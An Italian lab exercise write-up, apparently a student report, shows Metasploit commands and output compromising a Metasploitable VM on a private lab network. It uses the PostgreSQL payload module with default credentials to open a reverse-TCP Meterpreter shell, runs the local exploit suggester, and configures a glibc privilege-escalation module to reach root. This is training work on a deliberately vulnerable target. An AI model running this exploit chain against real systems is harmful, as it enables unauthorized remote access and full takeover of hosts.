
ESERCIZIO EXPLOIT CON METASPLOIT

1. **Primo step verifico gli IP delle macchine ed eseguo una scansione delle porte e dei servizi del mio target:**



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:8b:09:3d brd ff:ff:ff:ff:ff:ff
    inet 192.168.150.10/24 brd 192.168.150.255 scope global eth0
    inet6 fe80::a00:27ff:fe8b:93d/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

2. **Avvio Metasploit con il comando msfconsole:**

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

                                                  ,,,,                .
                                              .\$$$$$L..,,=aaccaacc%#s$b.       d8,    d8P
                                 d8P         #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.     `BP  d888888p
                               d888888P      '7$$$$\"""""'^^``  .7$$$|D*"'```          ?88'
  d8bd8b.d8p d8888b ?88' d888b8b                    _.os#$|8*"`    d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88           .oaS###S*"`         d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`     `?88'  ?88 ?88 88b  d88 d88
                            .a#$$$$$$"`          88b  d8P  88b`?8888P'
                          ,s$$$$$$$"`            888888P'   88n      _,,,,ass;;
                       .a$$$$$$$P`              d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                    .a$###$$$P`          _,,,-aqsc#SSSSSSSSSSSSSSSSSSSSSSSSSSSS'
                 ,a$$###$$P`   _,,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
              .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$S##=--""'''^^/$$$$$$'
_____________________________________________________________________________  ,o$$$$$$'  ____
                                                                             ll66$$$$'
                                                                          .;;llll6666'
                                                                        ... ;;llllll6'
                                                                     ......;;;llll;;;....
                                                                       `  ......;;;; ...  .  .


       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1253 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

3. **Con il comando search cerco il modulo richiesto da traccia:**

```
msf6 > search postgres_

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/analyze/crack_databases                     .                normal     No     Password Cracker: Databases
   1     \_ action: hashcat                                  .                .          .      Use Hashcat
   2     \_ action: john                                     .                .          .      Use John the Ripper
   3   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   4     \_ target: Automatic                                .                .          .      .
   5     \_ target: Unix/OSX/Linux                           .                .          .      .
   6     \_ target: Windows - PowerShell (In-Memory)         .                .          .      .
   7     \_ target: Windows (CMD)                            .                .          .      .
   8   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   9   auxiliary/scanner/postgres/postgres_dbname_flag_injection  .           normal     No     PostgreSQL Database Name Command Line Flag Injection
   10  auxiliary/scanner/postgres/postgres_login             .                normal     No     PostgreSQL Login Utility
   11  auxiliary/admin/postgres/postgres_readfile            .                normal     No     PostgreSQL Server Generic Query
   12  auxiliary/admin/postgres/postgres_sql                 .                normal     No     PostgreSQL Server Generic Query
   13  auxiliary/scanner/postgres/postgres_version           .                normal     No     PostgreSQL Version Probe
   14  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   15    \_ target: Linux x86                                .                .          .      .
   16    \_ target: Linux x86_64                             .                .          .      .
   17  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   18    \_ target: Windows x86                              .                .          .      .
   19    \_ target: Windows x64                              .                .          .      .
   20  auxiliary/scanner/postgres/postgres_hashdump          .                normal     No     Postgres Password Hashdump
   21  auxiliary/scanner/postgres/postgres_schemadump        .                normal     No     Postgres Schema Dump


Interact with a module by name or index. For example info 21, use 21 or use auxiliary/scanner/postgres/postgres_schemadump

msf6 >
```

4. **Seleziono il modulo 14 con il comando use e poi con il comando options osservo come va compilato il modulo:**

```
msf6 > use 14
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.
```

5. **Ora procedo a settare il payload:**

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.150.10
rhosts ⇒ 192.168.150.10
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.150.11
lhost ⇒ 192.168.150.11
msf6 exploit(linux/postgres/postgres_payload) >
```

6. **Eseguo un altro options per verificare che sia tutto corretto prima di runnare il payload:**

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.150.10   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.150.11   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) >
```

7. **Avvio il payload con run ottenendo l' acceso e verifico subito che permessi ho in questo caso mi trovo come utente normale:**

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.150.11:4444
[*] 192.168.150.10:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/DiBuSvip.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.150.10
[*] Meterpreter session 1 opened (192.168.150.11:4444 → 192.168.150.10:35426) at 2024-09-25 15:16:47 -0400

meterpreter > getuid
Server username: postgres
meterpreter >
```


8. **A questo punto esco dalla sessione lasciandola in background e procedo a cercare un payload che mi permetta l' escalation dei privilegi con search:**

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > search suggest

Matching Modules
================

   #  Name                                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                                  ---------------  ----       -----  -----------
   0  auxiliary/server/icmp_exfil                                           .                normal     No     ICMP Exfiltration Service
   1  exploit/windows/browser/ms10_018_ie_behaviors                         2010-03-09       good       No     MS10-018 Microsoft Internet Explorer DHTML Behaviors Use After Free
   2    \_ target: (Automatic) IE6, IE7 on Windows NT, 2000, XP, 2003 and Vista .             .          .      .
   3    \_ target: IE 6 SP0-SP2 (onclick)                                   .                .          .      .
   4    \_ target: IE 7.0 (marquee)                                         .                .          .      .
   5  post/multi/recon/local_exploit_suggester                              .                normal     No     Multi Recon Local Exploit Suggester
   6  auxiliary/scanner/http/nagios_xi_scanner                              .                normal     No     Nagios XI Scanner
   7  post/osx/gather/enum_colloquy                                         .                normal     No     OS X Gather Colloquy Enumeration
   8    \_ action: ACCOUNTS                                                 .                .          .      Collect the preferences plists
   9    \_ action: ALL                                                      .                .          .      Collect both the plists and chat logs
   10   \_ action: CHATS                                                    .                .          .      Collect chat logs with a pattern
   11 post/osx/manage/sonic_pi                                              .                normal     No     OS X Manage Sonic Pi
   12   \_ action: Run                                                      .                .          .      Run Sonic Pi code
   13   \_ action: Stop                                                     .                .          .      Stop all jobs
   14 exploit/multi/http/torchserver_cve_2023_43654                         2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   15 exploit/windows/http/sharepoint_data_deserialization                  2020-07-14       excellent  Yes    SharePoint DataSet / DataTable Deserialization
   16   \_ target: Windows EXE Dropper                                      .                .          .      .
   17   \_ target: Windows Command                                          .                .          .      .
   18   \_ target: Windows Powershell                                       .                .          .      .
   19 exploit/windows/smb/timbuktu_plughntcommand_bof                       2009-06-25       great      No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow


Interact with a module by name or index. For example info 19, use 19 or use exploit/windows/smb/timbuktu_plughntcommand_bof
```

9. **Seleziono il payload trovato, apro con options le opzioni del modulo e noto che devo inserire la sessione per eseguirlo , quindi verifico le sessioni aperte :**

```
msf6 exploit(linux/postgres/postgres_payload) > use 5
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > show sessions

Active sessions
===============

  Id  Name  Type                  Information                        Connection
  --  ----  ----                  -----------                        ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.150.11:4444 → 192.168.150.10:35426 (192.168.150.10)

msf6 post(multi/recon/local_exploit_suggester) >
```

10. **Setto la sessione e la runno:**



11. **Una volta eseguito seleziono dall' elenco le vulnerabilità testate che possono funzionare:**

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.150.10 - Collecting local exploits for x86/linux ...
[*] 192.168.150.10 - 196 exploit checks are being tried ...
[+] 192.168.150.10 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.150.10 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.150.10 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.150.10 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.150.10 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.150.10 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.150.10 - Valid modules for session 1:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	Yes	The target appears to be vulnerable.
2	exploit/linux/local/glibc_origin_expansion_priv_esc	Yes	The target appears to be vulnerable.
3	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
4	exploit/linux/local/ptrace_sudo_token_priv_esc	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable. /usr/bin/nmap is setuid
7	exploit/linux/local/abrt_raceabrt_priv_esc	No	The target is not exploitable.
8	exploit/linux/local/abrt_sosreport_priv_esc	No	The target is not exploitable.
9	exploit/linux/local/af_packet_chocobo_root_priv_esc	No	The target is not exploitable. System architecture i686 is not supported
10	exploit/linux/local/af_packet_packet_set_ring_priv_esc	No	The target is not exploitable.
11	exploit/linux/local/ansible_node_deployer	No	The target is not exploitable. Ansible does not seem to be installed, unable to find ansible executable
12	exploit/linux/local/apport_abrt_chroot_priv_esc	No	The target is not exploitable.
13	exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc	No	The target is not exploitable.
14	exploit/linux/local/bpf_priv_esc	No	The target is not exploitable.
15	exploit/linux/local/bpf_sign_extension_priv_esc	No	The target is not exploitable. System architecture i686 is not supported
16	exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe	No	The target is not exploitable. System architecture i686 is not supported
17	exploit/linux/local/cve_2021_38648_omigod	No	The target is not exploitable. The omiserver process was not found.
18	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	No	The target is not exploitable. System architecture i686 is not supported
19	exploit/linux/local/cve_2022_0847_dirtypipe	No	The target is not exploitable. Linux kernel version 2.6.24 is not vulnerable
20	exploit/linux/local/cve_2022_1043_io_uring_priv_esc	No	The target is not exploitable.
21	exploit/linux/local/desktop_privilege_escalation	No	The target is not exploitable.
22	exploit/linux/local/diamorphine_rootkit_signal_priv_esc	No	The target is not exploitable. Diamorphine is not installed, or incorrect signal '64'
23	exploit/linux/local/docker_cgroup_escape	No	The target is not exploitable. Kernel version 2.6.24-16-server may not be vulnerable depending on the hos
24	exploit/linux/local/docker_daemon_privilege_escalation	No	The target is not exploitable.
25	exploit/linux/local/docker_privileged_container_escape	No	The target is not exploitable. Not inside a Docker container
26	exploit/linux/local/exim4_deliver_message_priv_esc	No	Cannot reliably check exploitability.
27	exploit/linux/local/glibc_realpath_priv_esc	No	The target is not exploitable.
28	exploit/linux/local/glibc_tunables_priv_esc	No	Cannot reliably check exploitability. Could not get the version of glibc
29	exploit/linux/local/hp_xglance_priv_esc	No	The target is not exploitable. /opt/perf/bin/xglance-bin file not found
30	exploit/linux/local/juju_run_agent_priv_esc	No	The target is not exploitable.
31	exploit/linux/local/ktsuss_suid_priv_esc	No	The target is not exploitable. /usr/bin/ktsuss file not found
32	exploit/linux/local/lastore_daemon_dbus_priv_esc	No	The target is not exploitable.
33	exploit/linux/local/libuser_roothelper_priv_esc	No	The target is not exploitable. /usr/sbin/userhelper file not found
34	exploit/linux/local/nested_namespace_idmap_limit_priv_esc	No	The target is not exploitable. /usr/bin/newuidmap file not found
35	exploit/linux/local/network_manager_vpnc_username_priv_esc	No	The target is not exploitable.
36	exploit/linux/local/ntfs3g_priv_esc	No	The target is not exploitable.
37	exploit/linux/local/omniresolve_suid_priv_esc	No	The target is not exploitable. /opt/omni/lbin/omniresolve file not found

12. **Scelgo di utilizzare l' 1 ma noto che l' architettura è k' OS sono diversi dalla mia macchina target quindi con un paio di set modifico il payload:**

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_018_ie_behaviors) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload  linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
```

13. **Con option verifico che cosa devo inserire e setto la sessione per poi procedere al run:**

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.150.11   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

14. Alla fine eseguo un controllo con getuid e noto di essere diventato Root completando così l'escalation: